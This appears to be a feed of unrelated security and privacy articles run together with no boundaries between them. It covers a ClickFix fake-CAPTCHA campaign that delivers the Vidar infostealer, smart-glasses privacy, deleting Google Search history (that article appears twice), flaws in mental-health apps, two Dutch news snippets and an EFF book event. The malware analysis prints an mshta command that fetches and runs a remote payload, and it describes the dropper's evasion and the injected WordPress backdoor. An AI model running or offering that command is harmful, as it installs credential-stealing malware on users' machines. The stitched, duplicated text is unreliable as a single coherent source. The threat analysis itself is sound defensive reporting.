Ruim 60 procent van de websites van Nederlandse gemeenten deelt data met Google, zoals ip-adressen van bezoekers, voordat gebruikers toestemming hebben gegeven. Dat is illegaal. Het gaat onder meer om YouTube-embeds en Google Fonts.
In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.
Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.
One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.
What is Vidar?
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:
Browser-stored usernames and passwords
Cryptocurrency wallet information
Session cookies and authentication tokens
Autofill data and saved payment information
Files that may contain sensitive data
Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.
Fake CAPTCHA: the never-ending story
When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.
This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.
The fake CAPTCHA message shown to the user.
The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:
mshta https://{compromised website}/challenge/cf
Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.
In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.
HTA-based MSI dropper
The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.
The script performs several operations:
The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
The script terminates if the document.location.href doesn’t start with http.
The strings are decoded using XOR and a random key.
Through WMI queries, the script checks for installed antivirus products.
It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script.
In this case, the malicious MSI was downloaded using the following command:
The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.
Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.
In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.
The custom action defined in the MSI.
The Golang loader decodes a shellcode that performs different anti-analysis checks, including:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.
Analysis of compromised websites
The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.
The malicious iframe injected into the compromised website.
The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.
Code injected into the compromised websites.
Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.
The injected script performs several actions:
Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.
How to stay safe
Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.
Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.
Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.
Als je vertrouwt op de encryptie van Instagram-dm’s, dan heb je over twee maanden pech. Meta stopt met de end-to-endencryptie van berichten op het platform. Meta noemt geen reden, maar uit eerdere rechtszaken bleek al dat de encryptie het moeilijk maakte misbruik op te sporen. De vraag is ook wat de stap betekent voor de versleuteling van WhatsApp.
Over the last decade or so, the tech industry has tried, and mostly failed, to make “smart glasses”—tech-infused glasses with cameras, AI, maps, displays, and more—a thing. But in the past year, products like Meta’s Ray-Ban Display Glasses and Oakley’s Meta Glasses have gone from a curious niche to the mainstream.
Before you strap a dashcam to your face and sprint out into the world filming everything and everyone in your life, there are some civil liberties and privacy concerns to consider before buying or using a pair.
Meta is the biggest company that makes these sorts of glasses and their partnerships with Ray-Ban and Oakely are the most popular options, so we’ll be mostly focusing on them here. Others, like models from Snapchat are similar in form but far less ubiquitous. But Meta won’t hold this space for long. Google’s already announced a partnership with Warby Parker for their “AI-powered smart glasses,” and there are rumors around a competing product from Apple.
With that, let’s dive into some of the considerations you should make before purchasing a pair.
If You’re Thinking About Buying Smart Glasses
You’re likely not the only one who can see (and hear) your footage
The photos and videos you record with most smartglasses will likely be stored online at some point in the process. On Meta’s offerings, unless you are livestreaming, media you capture when you press the camera button is kept on the glasses until you import them onto your phone, but media is imported automatically by default into the Meta AI mobile app, which is required to set up the glasses.
You can't use any AI features locally on the glasses. So anytime you use AI features, like when you say, “Hey Meta, start recording,” the footage is fed to Meta. You can use the glasses without the Meta AI app entirely, but considering you can’t easily download footage from the glasses to your phone without it, most people will likely use the app.
Some videos are fed to Meta for AI training, and we know at least in some cases that those videos go through human review. An investigation by Swedish newspapers found that workers were reviewing and annotating camera footage, which includes all sorts of sensitive videos, including nudity, sex, and going to the bathroom. Meta claimed to the BBC that this is in accordance with its terms of use, all in the name of AI training, which states:
In some cases, Meta will review your interactions with AIs, including the content of your conversations with or messages to AIs, and this review may be automated or manual (human).
This all means that Meta and their third-party contractors will have access to at least some of what you record, and it’s very hard as a user to know where footage goes, who will have access to it, and what they will do with it. When you save footage to your phone’s camera roll, which is where the Meta AI app stores content, that might also be sent to Apple or Google’s servers, depending on your settings. Employees at these companies can then possibly access that media, and it could be shared with law enforcement.
The recorded audio from conversations with Meta AI are also saved by default, and if you don’t like that, tough luck, unless you go in and manually delete them every time you say something.
Filming all the time is even more privacy invasive than you think
A common argument in favor of using the cameras in smartglasses is that phones and cameras can do this too, and it’s never been a problem.
But smartglasses are designed to resemble regular glasses, to the point where most reviewspoint out how friends didn’t notice that they had cameras embedded in them. They’re designed to be invisible to those being recorded—outside of a small indicator light when they’re recording video footage (that cheap hacks can disable)—whereas it is often obvious that a person is recording if they pull their phone out of their pocket and point it at someone else.
They’re designed to be invisible to those being recorded, outside of a small indicator light when they’re recording.
Moreover, constant recording of everything in public spaces can create all sorts of potential privacy problems, some more obvious than others. This is another way that cameras on glasses are different from cameras on phones: it is far easier to constantly record one’s whereabouts with the former than the latter. If you continuously record, maybe you just happen to catch someone entering their passcode or password onto their phone or computer at a coffee shop, or broadcast someone’s bank details when you’re standing in line at an ATM. That doesn’t even begin to get into when smartglasses are intentionally used forless socially responsible means. And some people may forget to turn off their smartglasses when they enter a private space like a bathroom.
And if you find yourself caught on someone’s camera, there’s not much you can do in recourse. If you do notice a stranger recording you, it’s up to you to intervene and ask not to be included in that footage, which can easily turn awkward or confrontational.
Our expectations of privacy shift when we’re in public, but bystanders in many cases will still have privacy interests. Public spaces are a place where you will be seen, but that shouldn’t mean it’s suddenly okay to catalog and identify everyone.
Consider the company’s track record and public statements
Meta, Google, Apple—perhaps one benefit of all the major tech companies entering this market is that we already have a good idea of how much they tend to respect the privacy of their users or the openness of their platforms. Spoiler, it’s often not much.
Meta has a longhistory of privacyinvasivetechnologies and practices. We’ve heard rumblings that Meta hopes to add face recognition to its smartglasses, preferably, “during a dynamic political environment where many civil society groups that we would expect to attack us would have their resources focused on other concerns.” Yikes. This is a monumentally bad idea that should be abandoned by Meta and any of its competitors considering a similar feature. But regardless of whether they launch this feature, it’s a pretty clear indication of where Meta wants these sorts of devices to go.
If You Have Smartglasses Already
Opt out of sharing with Meta where you can
You can disable a couple of the features where unnecessary data is sent to Meta. In the Meta AI app, under the device settings, there’s a privacy page where you can disable sharing additional data, and more importantly, turn off “Cloud media,” where your photos and videos are sent to Meta’s cloud for processing and temporary storage.
Decide your use-case and stick to it
These glasses can be useful for filming a variety of activities. We’ve seen fascinating scenes of tattoo artists doing their work (with client’s permission), and it doesn’t take a stretch of the imagination to see how people might use it to film extreme sports. Even on an everyday level, you might find them useful for capturing holidays, birthdays, and all sorts of other private occasions.
But if you buy these glasses for a specific, mostly private purpose, it is probably best to stick to that, instead of wearing them everywhere and recording everything you do.
Follow the rules of businesses and social expectations
You often have a right to record in public spaces, but that doesn’t mean other people will like it. Businesses, including restaurants and stores, may want nothing to do with continuous filming and may either post a sign asking you not to use smartglasses, or ask you to stop. This may reflect the preferences not just of the business owner, but the people around you. And don’t use glasses to record when you enter other people’s private spaces like bathrooms or changing rooms.
It’s also a good idea to check in with friends and family before tapping that record button at a social gathering. Some people may not be as comfortable with these glasses as they are with other recording equipment.
Consider blurring strangers if you’re going to upload video
Blurring video footage isn’t an easy task, but if you’re considering uploading footage from something like a protest, it may be worth the effort to do so (apps like Meta’s Edits simplify this process, as do some other video sites, like YouTube). Some people don’t want the government to see their faces at protests, and might be afraid to attend if other people are uploading their faces.
Some people don’t want the government to see their faces at protests, and might be afraid to attend if other people are uploading their faces.
It would be better if Meta leveraged its AI features to offer this sort of feature automatically, especially with livestreaming. It’s not that outlandish of a request, as it seems like the company tries to blur faces automatically in footage it captures for annotation, though it’s not always reliable. After all, Google began redacting faces in Street View years ago, following privacy concerns from groups like EFF.
Resist face recognition
Adding facial recognition technology to smartglasses would obliterate the privacy of everyone. We cannot let companies push face recognition into these glasses, and as a user, you should make your voice clear that this is not something you want.
Smartglasses don’t have to be used to decimate the privacy of anyone you encounter during the day. There are legitimate uses out there, but it’s up to those who use them to respect the social norms of the spaces they enter and the people they encounter.
Your Google Search history provides one of the most detailed windows into your private life, and I know this because when I looked at my own search history last year, I was overwhelmed by the information buried within.
Across just 18 months, Google tracked the 8,079 searches I made and the 3,050 websites I visited because of those searches. That included my late-night perusal of WebMD because of medical symptoms I’d looked up just seconds before, my tour of Goodwill donation sites as I searched for where to drop off clothes ahead of an upcoming move, and my ironically tracked visit to a Reddit thread titled “How do I delete most, if not all, of my info off of the Internet?” (One answer I learned: Don’t use Google Search.)
Google tracked my every question, concern, and flight of fancy—almost literally. On just one day in August 2025, Google recorded the seven flight searches I made on Google Flights and the six hotel searches I made on Google Travel.
Google also recorded the many questions and requests I made when researching topics for the Lock and Code podcast, which I host. And while all of that Google data made for an interesting investigation into what Google knows about me (which you can listen to below), it also made it clear that more people should know how to access this same information.
For most Google users, if Web & App Activity is turned on, Google is saving what they look up, what time they looked it up, and what websites they clicked on as a result. There are ways to turn that data tracking off, but the first step is to know where to look.
Here’s how to do that.
How to find your Google Search history
You can start by opening your web browser and signing into Google’s centralized hub for your data online at myactivity.google.com.

The My Google Activity home page
Once logged in, you’ll see the above welcome screen with quick settings that you can change, if you want to. Those settings are different for some users, but may include:
Web & App Activity
Timeline
Play History
YouTube History
Further down on the page, you can browse through your Google Search history. (Our screenshot gallery below can help walk you through the steps.)
First, look for the search bar in the welcome screen that says Search your activity.
Right below, you will find the words Filter by date & product. These words are clickable. Click them.
Once you’ve clicked Filter by date & product, you’ll see a pop-up menu where you can look through your Google activity by date or product. Instead of focusing on the date, scroll down through the list of Google products and check the box for Google Search.
Press Apply.
Find the search bar in the My Google Activity homepage
Click on the words “Filter by date & product”
Scroll down through the list of items until you find Google Search
Click on the Google Search checkbox and click “Apply”
After you press Apply, you’ll be taken to a webpage that lists your Google Search history in reverse chronological order, showing you your most recent activity first. As you scroll down, you can find older activity. You can also use the search bar at the top of the page to look for individual pieces of activity, like a search or series of searches that you previously made.
From here, you can also delete individual Google Search entries so that Google no longer stores that data. This will only apply to the individual search you made.
You can delete individual searches by clicking the “X” button in the top right corner of each search record
Confirm your deletion by pressing “Delete”
Your search is now no longer tied to your overall Google activity
If you want to better protect your privacy, making targeted deletions from your Google Search history is a difficult, lengthy, and imperfect method. Instead, you can simply tell Google to stop recording any of your searches from now on.
How to turn off Google Search history
There’s a simple way to instruct Google to stop saving your online searches to your Google Account, and it takes just a few clicks. Follow the instructions below, along with the image gallery, for guidance.
Go to your My Google Activity homepage (this is the same page you saw when first signing into myactivity.google.com)
Click on that quick control button we saw earlier: Web & App Activity
From here, you will see a new screen with the title Activity Controls
Find the button that says Turn off and click it
Choose between Turn off and Turn off and delete activity
Find the “Turn off” button from the Activity Controls webpage
You can choose one of two options for turning off your data
With one click, you can stop Google from recording your activity
If you selected Turn off, you’re done. Google will no longer save your Google Searches as part of your overall Google profile activity. This option means that Google still has your prior searches recorded, though. So, if you want, you can choose the second option, Turn off and delete activity.
When you select that option, Google will walk you through additional steps to choose what types of data you want erased, such as past activity tied to Google Search, Maps, Ads, Image Search, Google Play Store, Help and other services. All of these options reveal just how many products and pipelines Google has built to vacuum up your data.
Don’t be overwhelmed, though. Go through the list at your own pace and start making decisions about your data that are right for you.
We don’t just report on data privacy—we help you remove your personal information
Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.
Your Google Search history provides one of the most detailed windows into your private life, and I know this because when I looked at my own search history last year, I was overwhelmed by the information buried within.
Across just 18 months, Google tracked the 8,079 searches I made and the 3,050 websites I visited because of those searches. That included my late-night perusal of WebMD because of medical symptoms I’d looked up just seconds before, my tour of Goodwill donation sites as I searched for where to drop off clothes ahead of an upcoming move, and my ironically tracked visit to a Reddit thread titled “How do I delete most, if not all, of my info off of the Internet?” (One answer I learned: Don’t use Google Search.)
Google tracked my every question, concern, and flight of fancy—almost literally. On just one day in August 2025, Google recorded the seven flight searches I made on Google Flights and the six hotel searches I made on Google Travel.
Google also recorded the many questions and requests I made when researching topics for the Lock and Code podcast, which I host. And while all of that Google data made for an interesting investigation into what Google knows about me (which you can listen to below), it also made it clear that more people should know how to access this same information.
For most Google users, if Web & App Activity is turned on, Google is saving what they look up, what time they looked it up, and what websites they clicked on as a result. There are ways to turn that data tracking off, but the first step is to know where to look.
Here’s how to do that.
How to find your Google Search history
You can start by opening your web browser and signing into Google’s centralized hub for your data online at myactivity.google.com.
The My Google Activity home page
Once logged in, you’ll see the above welcome screen with quick settings that you can change, if you want to. Those settings are different for some users, but may include:
Web & App Activity
Timeline
Play History
YouTube History
Further down on the page, you can browse through your Google Search history. (Our screenshot gallery below can help walk you through the steps.)
First, look for the search bar in the welcome screen that says Search your activity.
Right below, you will find the words Filter by date & product. These words are clickable. Click them.
Once you’ve clicked Filter by date & product, you’ll see a pop-up menu where you can look through your Google activity by date or product. Instead of focusing on the date, scroll down through the list of Google products and check the box for Google Search.
Press Apply.
Find the search bar in the My Google Activity homepage
Click on the words “Filter by date & product”
Scroll down through the list of items until you find Google Search
Click on the Google Search checkbox and click “Apply”
After you press Apply, you’ll be taken to a webpage that lists your Google Search history in reverse chronological order, showing you your most recent activity first. As you scroll down, you can find older activity. You can also use the search bar at the top of the page to look for individual pieces of activity, like a search or series of searches that you previously made.
From here, you can also delete individual Google Search entries so that Google no longer stores that data. This will only apply to the individual search you made.
You can delete individual searches by clicking the “X” button in the top right corner of each search record
Confirm your deletion by pressing “Delete”
Your search is now no longer tied to your overall Google activity
If you want to better protect your privacy, making targeted deletions from your Google Search history is a difficult, lengthy, and imperfect method. Instead, you can simply tell Google to stop recording any of your searches from now on.
How to turn off Google Search history
There’s a simple way to instruct Google to stop saving your online searches to your Google Account, and it takes just a few clicks. Follow the instructions below, along with the image gallery, for guidance.
Go to your My Google Activity homepage (this is the same page you saw when first signing into myactivity.google.com)
Click on that quick control button we saw earlier: Web & App Activity
From here, you will see a new screen with the title Activity Controls
Find the button that says Turn off and click it
Choose between Turn off and Turn off and delete activity
Find the “Turn off” button from the Activity Controls webpage
You can choose one of two options for turning off your data
With one click, you can stop Google from recording your activity
If you selected Turn off, you’re done. Google will no longer save your Google Searches as part of your overall Google profile activity. This option means that Google still has your prior searches recorded, though. So, if you want, you can choose the second option, Turn off and delete activity.
When you select that option, Google will walk you through additional steps to choose what types of data you want erased, such as past activity tied to Google Search, Maps, Ads, Image Search, Google Play Store, Help and other services. All of these options reveal just how many products and pipelines Google has built to vacuum up your data.
Don’t be overwhelmed, though. Go through the list at your own pace and start making decisions about your data that are right for you.
We don’t just report on data privacy—we help you remove your personal information
Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.
In February 2026, the cybersecurity firm Oversecured published a report that makes you want to factory reset your phone and move into a remote cabin in the woods. Researchers audited 10 popular Android mental health apps — ranging from mood trackers and AI therapists to tools for managing depression and anxiety — and uncovered… 1575 vulnerabilities! Fifty-four of those flaws were classified as critical. Given the download stats on Google Play, as many as 15 million people could be affected. The real kicker? Six out of the ten apps tested explicitly promised users that their data was “fully encrypted and securely protected”.
We’re breaking down this scandalous “brain drain”: what exactly could leak, how it’s happening, and why “anonymity” in these services is usually just a marketing myth.
What was found in the apps
Oversecured is a mobile app security firm that uses a specialized scanner to analyze APK files for known vulnerability patterns across dozens of categories. In January 2026, researchers ran ten mental health monitoring apps from Google Play through the scanner — and the results were, shall we say, “spectacular”.
App Type
Installs
Security vulnerabilities
High-severity
Medium-severity
Low-severity
Total
Mood & habit tracker
10M+
1
147
189
337
AI therapy chatbot
1M+
23
63
169
255
AI emotional health platform
1M+
13
124
78
215
Health & symptom tracker
500k+
7
31
173
211
Depression management tool
100k+
0
66
91
157
CBT-based anxiety app
500k+
3
45
62
110
Online therapy & support community
1M+
7
20
71
98
Anxiety & phobia self-help
50k+
0
15
54
69
Military stress management
50k+
0
12
50
62
AI CBT chatbot
500k+
0
15
46
61
Total
14.7М+
54
538
983
1575
Vulnerabilities found in the 10 tested mental health apps. Source
The anatomy of the flaws
The discovered vulnerabilities are diverse, but they all boil down to one thing: giving attackers access to data that should be under lock and key.
For starters, one of the vulnerabilities allows an attacker to access any internal activity of the app — even that never intended for external eyes. This opens the door to hijacking authentication tokens and user session data. Once an attacker has those, they essentially could gain access to a user’s therapy records.
Another issue is insecure local data storage with read permissions granted to any other app on the device. In other words, that random flashlight app or calculator on your smartphone could potentially read your cognitive behavioral therapy (CBT) logs, personal notes, and mood assessments.
The researchers also found unencrypted configuration data baked right into the APK installation files. This included backend API endpoints and hardcoded URLs for Firebase databases.
Furthermore, several apps were caught using the cryptographically weak java.util.Random class to generate session tokens and encryption keys.
Finally, most of the tested apps lacked root/jailbreak detection. On a rooted device, any third-party app with root privileges could gain total access to every bit of locally stored medical data.
Shockingly, of the 10 apps analyzed, only four received updates in February 2026. The rest haven’t seen a patch since November 2025, and one hasn’t been touched since September 2024. Going 18 months without a security patch is a lifetime in this industry — especially for an app housing mood journals, therapy transcripts, and medication schedules.
Here’s a quick reminder of just how dangerous the misuse of this type of data gets. In 2024, the tech world was rocked by a sophisticated attack on XZ Utils, a critical component found in virtually every operating system based on the Linux kernel. The attacker successfully pressured the maintainer into handing over code commit permissions by exploiting the developer’s public admission of burnout and a lack of motivation to carry on with the project. Had the attack been completed, the damage would have been mind-boggling given that roughly 80% of the world’s servers run on Linux.
What could leak?
What do these apps collect and store? It’s the kind of stuff you’d likely only share with a trusted clinician: therapy session transcripts, mood logs, medication schedules, self-harm indicators, CBT notes, and various clinical assessment scales.
As far back as 2021, complete medical records were selling on the dark web for US$1000 each. For comparison, a stolen credit card number goes for anywhere between US$5 and US$30. Medical records contain a full identity package: name, address, insurance details, and diagnostic history. Unlike a credit card, you can’t exactly “reissue” your medical history. Furthermore, medical fraud is notoriously difficult to spot. While a bank might flag a suspicious transaction in hours, a fraudulent insurance claim for a phantom treatment can go unnoticed for years.
We’ve seen this movie before
The Oversecured study isn’t just an isolated horror story.
Back in 2020, Julius Kivimäki hacked the database of the Finnish psychotherapy clinic Vastaamo, making off with the records of 33 000 patients. When the clinic refused to cough up a €400 000 ransom, Kivimäki began sending direct threats to patients: “Pay €200 in Bitcoin within 24 hours, or else your records go public”. Ultimately, he leaked the entire database onto the dark web anyway. At least two people died by suicide, and the clinic was forced into bankruptcy. Kivimäki was eventually sentenced to six years and three months in prison, marking a record-breaking trial in Finland for the sheer number of victims involved.
In 2023, the U.S. Federal Trade Commission (FTC) slapped the online therapy giant BetterHelp with a US$7.8 million fine. Despite stating on their sign-up page that your data was strictly confidential, the company was caught funneling user info — including mental health questionnaire responses, emails, and IP addresses — to Facebook, Snapchat, Criteo, and Pinterest for targeted advertising. After the dust settled, 800 000 affected users received a grand total of… US$10 each in compensation.
By 2024, the FTC set its sights on the telehealth firm Cerebral, tagging them with a US$7 million fine. Through tracking pixels, Cerebral leaked the data of 3.2 million users to LinkedIn, Snapchat, and TikTok. The haul included names, medical histories, prescriptions, appointment dates, and insurance info. And the cherry on top? The company sent promotional postcards (sans envelopes) to 6000 patients, which effectively broadcasted that the recipients were undergoing psychiatric treatment.
In September 2024, security researcher Jeremiah Fowler stumbled upon an exposed database belonging to Confidant Health, a provider specializing in addiction recovery and mental health services. The database contained audio and video recordings of therapy sessions, transcripts, psychiatric notes, drug test results, and even copies of driver’s licenses. In total, 5.3 terabytes of data, 126 000 files, or 1.7 million records were sitting there without a password.
Why anonymity is an illusion
Developers love to drop the line: “We never share your personal data with anyone.” Technically, that might be true — instead, they share “anonymized profiles”. The catch? De-anonymizing that data isn’t exactly rocket science anymore. Recent research highlights that using LLMs to strip away anonymity has become a routine reality.
Even the “anonymization” process itself is often a mess. A study by Duke University revealed that data brokers are openly hawking the mental health data of Americans. Out of 37 brokers surveyed, 11 agreed to sell data linked to specific diagnoses (like depression, anxiety, and bipolar disorder), demographic parameters, and in some cases, even names and home addresses. Prices started as low as US$275 for 5000 aggregated records.
According to the Mozilla Foundation, by 2023, 59% of popular mental health apps failed to meet even the most basic privacy standards, and 40% had actually become less secure than the previous year. These apps allowed account creation via third-party services (like Google, Apple, and Facebook), featured suspiciously brief privacy policies that glossed over data collection details, and employed a clever little loophole: some privacy policies applied strictly to the company’s website, but not the app itself. In short, your clicks on the site were “protected”, but your actions within the app were fair game.
How to protect yourself
Cutting these apps out of your life entirely is, of course, the most foolproof option — but it’s not the most realistic one. Besides, there’s no guarantee you can actually nuke the data already collected — even if you delete your account. We previously covered the grueling process of scrubbing your info from data broker databases; it’s possible, but prepare for a headache. So, how can you stay safe?
Check permissions before you hit “Install”. In Google Play, navigate to App description → About this app → Permissions. A mood tracker has no business asking for access to your camera, microphone, contacts, or precise GPS location. If it does, it’s not looking out for your well-being — it’s harvesting data.
Actually read the privacy policy. We get it — nobody reads these multi-page manifestos. But when a service is vacuuming up your most intimate thoughts, it’s worth a skim. Look for the red flags: does the company share data with third parties? Can you manually delete your records? Does the policy explicitly cover the app itself, or just the website? You can always feed the policy text into an AI and ask it to flag any privacy deal-breakers.
Check the last updated date. An app that hasn’t seen an update in over six months is likely a playground for unpatched vulnerabilities. Remember: six out of the 10 apps Oversecured tested hadn’t been touched in months.
Disable everything non-essential in your phone’s privacy settings. Whenever prompted, always select “ask not to track”. When an app pleads with you to enable a specific type of tracking — claiming it’s for “internal optimization” — it’s almost always a marketing ploy rather than a functional necessity. After all, if the app truly won’t work without a certain permission, you can always go back and toggle it on later.
Don’t use “Sign in with…” services. Authenticating via Facebook, Apple, Google, or Microsoft creates additional identifiers and gives companies a golden opportunity to link your data across different platforms.
Treat everything you type like a public social media post. If you wouldn’t want a random stranger on the internet reading it, you probably shouldn’t be typing it into an app with over 150 vulnerabilities that hasn’t seen a patch since the year before last.
What else you should know about privacy settings and controlling your personal data online:
We're celebrating the launch of Privacy's Defender, a new book byEFF Executive Director Cindy Cohn on Thursday, March 12—and we want you to join us! Cindy has tangled with the feds, fought for your data security, and argued before judges to protect our access to science and knowledge on the internet. In Privacy's Defender she asks: can we still have private conversations if we live our lives online?
Join the festivities for a live conversation betweenCindy Cohnand Annalee Newitzfollowed by a book signing with Cindy.
$20 General Admission for 1 $30 Discounted tickets for 2 $12.50 Student Ticket All proceeds benefit EFF's mission.
Want your own copy of Privacy's Defender? Save $10 when you preorder the book with your ticket purchase
WHEN: Thursday, March 12th, 2026 6:30 pm to 9:30 pm
WHERE: Ciel Creative Space Entrance located at: 940 Parker St, Berkeley, CA 94710
6:30 PM Doors Open 7:15 PM Program Begins
About the book
Throughout her career, Cindy Cohn has been driven by a fundamental question: Can we still have private conversations if we live our lives online? Privacy’s Defender chronicles her thirty-year battle to protect our right to digital privacy and shows just how central this right is to all our other rights, including our ability to organize and make change in the world.
Shattering the hypermasculine myth that our digital reality was solely the work of a handful of charismatic tech founders, the author weaves her own personal story with the history of Crypto Wars, FBI gag orders, and the post-9/11 surveillance state. She describes how she became a seasoned leader in the early digital rights movement, as well as how this work serendipitously helped her discover her birth parents and find her life partner. Along the way, she also details the development of the Electronic Frontier Foundation, which she grew from a ragtag group of lawyers and hackers into one of the most powerful digital rights organizations in the world.
Part memoir and part legal history for the general reader, the book is a compelling testament to just how hard-won the privacy rights we now enjoy as tech users are, but also how crucial these rights are in our efforts to combat authoritarianism, grow democracy, and strengthen other human rights.Learn about the Privacy's Defender book tour.
Parking
Street parking is available around the building.
Accessibility
The main event space is wheelchair accessible, on concrete. Lively music will be playing, and the speakers will be using a microphone, so louder volumes are expected. EFF is committed to improving accessibility for our events. If you will be attending in-person and need accommodation, or have accessibility questions prior to the event, please contact events@eff.org.
Food and Drink
Wine & Beer will be available for purchase.Cellarmaker Brewing Co., located next door to Ciel Space, will be serving food until 8:00 pm.
Cindy Cohn Cindy Cohn is the Executive Director of the Electronic Frontier Foundation. From 2000-2015 she served as EFF’s Legal Director as well as its General Counsel. Ms. Cohn first became involved with EFF in 1993, when EFF asked her to serve as the outside lead attorney in Bernstein v. Dept. of Justice, the successful First Amendment challenge to the U.S. export restrictions on cryptography.
Ms. Cohn has been named to TheNonProfitTimes 2020 Power & Influence TOP 50 list, honoring 2020's movers and shakers. In 2018, Forbes included Ms. Cohn as one of America's Top 50 Women in Tech. The National Law Journal named Ms. Cohn one of 100 most influential lawyers in America in 2013, noting: "[I]f Big Brother is watching, he better look out for Cindy Cohn." She was also named in 2006 for "rushing to the barricades wherever freedom and civil liberties are at stake online." In 2007 the National Law Journal named her one of the 50 most influential women lawyers in America. In 2010 the Intellectual Property Section of the State Bar of California awarded her its Intellectual Property Vanguard Award and in 2012 the Northern California Chapter of the Society of Professional Journalists awarded her the James Madison Freedom of Information Award.
Ms. Cohn is the author of the professional memoir, called Privacy's Defender to be published by MIT Press in March, 2026. She is also the co-host of EFF's award-winning podcast, How to Fix the Internet.
Annalee Newitz Annalee Newitz writes science fiction and nonfiction. They are the author of four novels: Automatic Noodle, The Terraformers, The Future of Another Timeline, and Autonomous, which won the Lambda Literary Award. As a science journalist, they are the author of Stories Are Weapons: Psychological Warfare and the American Mind, Four Lost Cities: A Secret History of the Urban Age and Scatter, Adapt and Remember: How Humans Will Survive a Mass Extinction, which was a finalist for the LA Times Book Prize in science. They are a writer for the New York Times and elsewhere, and have a monthly column in New Scientist. They have published in The Washington Post, Slate, Scientific American, Ars Technica, The New Yorker, and Technology Review, among others. They were the co-host of the Hugo Award-winning podcastOur Opinions Are Correct, and have contributed to the public radio shows Science Friday, On the Media, KQED Forum, and Here and Now. Previously, they were the founder of io9, and served as the editor-in-chief of Gizmodo.
